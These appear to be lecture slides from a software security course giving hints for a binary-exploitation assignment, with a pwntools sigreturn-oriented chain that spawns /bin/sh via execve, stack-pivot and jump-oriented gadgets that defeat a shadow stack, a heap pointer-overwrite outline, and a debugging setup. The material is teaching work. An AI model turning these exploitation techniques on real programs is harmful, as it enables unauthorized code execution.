SOFTWARE
SECURITY

# ASSIGNMENT 3

## BOROMIR

- Use `one_gadget` to find a suitable gadget (e.g. `libc.so.6 + 0x d509f`)
- Make sure you can fulfill all constraints
  - `address rbp-0x38 is writable`
  - `rdi == NULL || {"/bin/sh", rdi, NULL} is a valid argv`
  - `[r13] == NULL || r13 == NULL || r13 is a valid envp`
- Use that gadget (plus possibly a `ret` gadget for stack alignment)

- There should be no (obvious) one-gadget that works
- Instead, pivot into the larger buffer using `pop rsp; ret`

## SROP

- Use **sigreturn-oriented programming** (surprising, I know)
- `pop rax` (`58`) is easily achieved by jumping into `pop r8` (`41 58`)

## SROP

```python
rop.rax = 0xf
rop.raw(rop.syscall.address)
srop = pwn.SigreturnFrame()
srop.rip = rop.syscall.address
srop.rax = 0x3b # execve
srop.rdi = next(binary.search(b'/bin/sh'))
srop.rsi = 0
srop.rdx = 0
chain = pwn.flat({ 208: rop.chain() + bytes(srop) })
```

## SROP

```
rop.execve(next(binary.search('/bin/sh')), 0, 0)
chain = pwn.flat({ 208: rop.chain() })
```

# MAGIC8BALL


- Shadow stack emulation means that ROP does not work
- Instead, use JOP (jump-oriented programming)
  (typically, this includes call-oriented programming)
- Use `type jop` to limit `ropper` to JOP gadgets
- For example, use the gadget below (twice, to align the stack)

```
# libc.so.6 + 0x30e29
mov rdi, qword ptr [rsp + 0x28]
mov rax, qword ptr [rsp + 0x10]
call rax
```

## PHONEBOOK

- Your “phone number” leaks a stack address
- Overwrite the `next` pointer to point to the stack
- Write a ROP chain to the stack

# HEAP.PNG (VERY OUTDATED)



|  | 32 bit | 64 bit |
|---|---|---|
| SIZE_SZ | 4 | 8 |
| MIN_CHUNK_SIZE | 16 | 32 |
| MALLOC_ALIGNMENT | 8 | 16 |
| MALLOC_ALIGN_MASK | 7 | 15 |
| NBINS | 128 | 128 |
| NFASTBINS | 10 | 10 |
| NSMALLBINS | 64 | 64 |
| SMALLBIN_WIDTH | 8 | 16 |
| DEFAULT_MXFAST | 64 | 128 |
| MAX_FAST_SIZE | 80 | 160 |
| MIN_LARGE_SIZE | 512 | 1024 |

## USEFUL RESOURCES

- how2heap (collects various exploitation techniques)
  `https://github.com/shellphish/how2heap`
- Deep dives into heap internals and exploit techniques
  `https://heap-exploitation.dhavalkapil.com/`
  `https://ctf-wiki.mahaloz.re/pwn/linux/glibc-heap/introduction/`
- The Malloc Maleficarum (very outdated, but an interesting bit of history)
  `http://phrack.org/issues/66/10.html`
- If in doubt, read the sources (look for `__libc_malloc` and `__libc_free`)
  (e.g. `https://elixir.bootlin.com/glibc/glibc-2.36.9000/source/malloc/malloc.c`)
- More resources on the lecture slides

Beware: The heap allocator's behavior has changed over time. Not all techniques you find online will work on the current glibc version.

## NEW DEBUGGING SETUP

- Use `debug.yml` instead of `compose.yml` as the Compose file
  (i.e., run `docker compose -f debug.yml up`)
- Requires the latest Docker Compose (version 2.30)
  (otherwise, remove the `post_start` entry and run `/sbin/setup.sh` yourself)
- Automatically installs GDB, pwndbg, glibc sources, etc.
- Use `docker ps` to identify the name or ID of the challenge container
  (for automation, try `docker ps --quiet --filter 'ancestor=softsec/<challenge>'`)
- Use `docker exec -ti <container> /bin/bash` to get a shell
- Then, use `gdb -p $(pgrep -n vuln)` as usual
- **Test your exploit in the "real" setup (`compose.yml`)!**

# GETTING STARTED WITH IDA

- **`F5`** to decompile
- **`Tab`** to switch between assembly and pseudocode
- **`Space`** to switch between graph view and linear view of assembly code
- **`N`** to rename things (variables, functions, etc.)
- **`Y`** to retype things
- **`X`** to find cross-references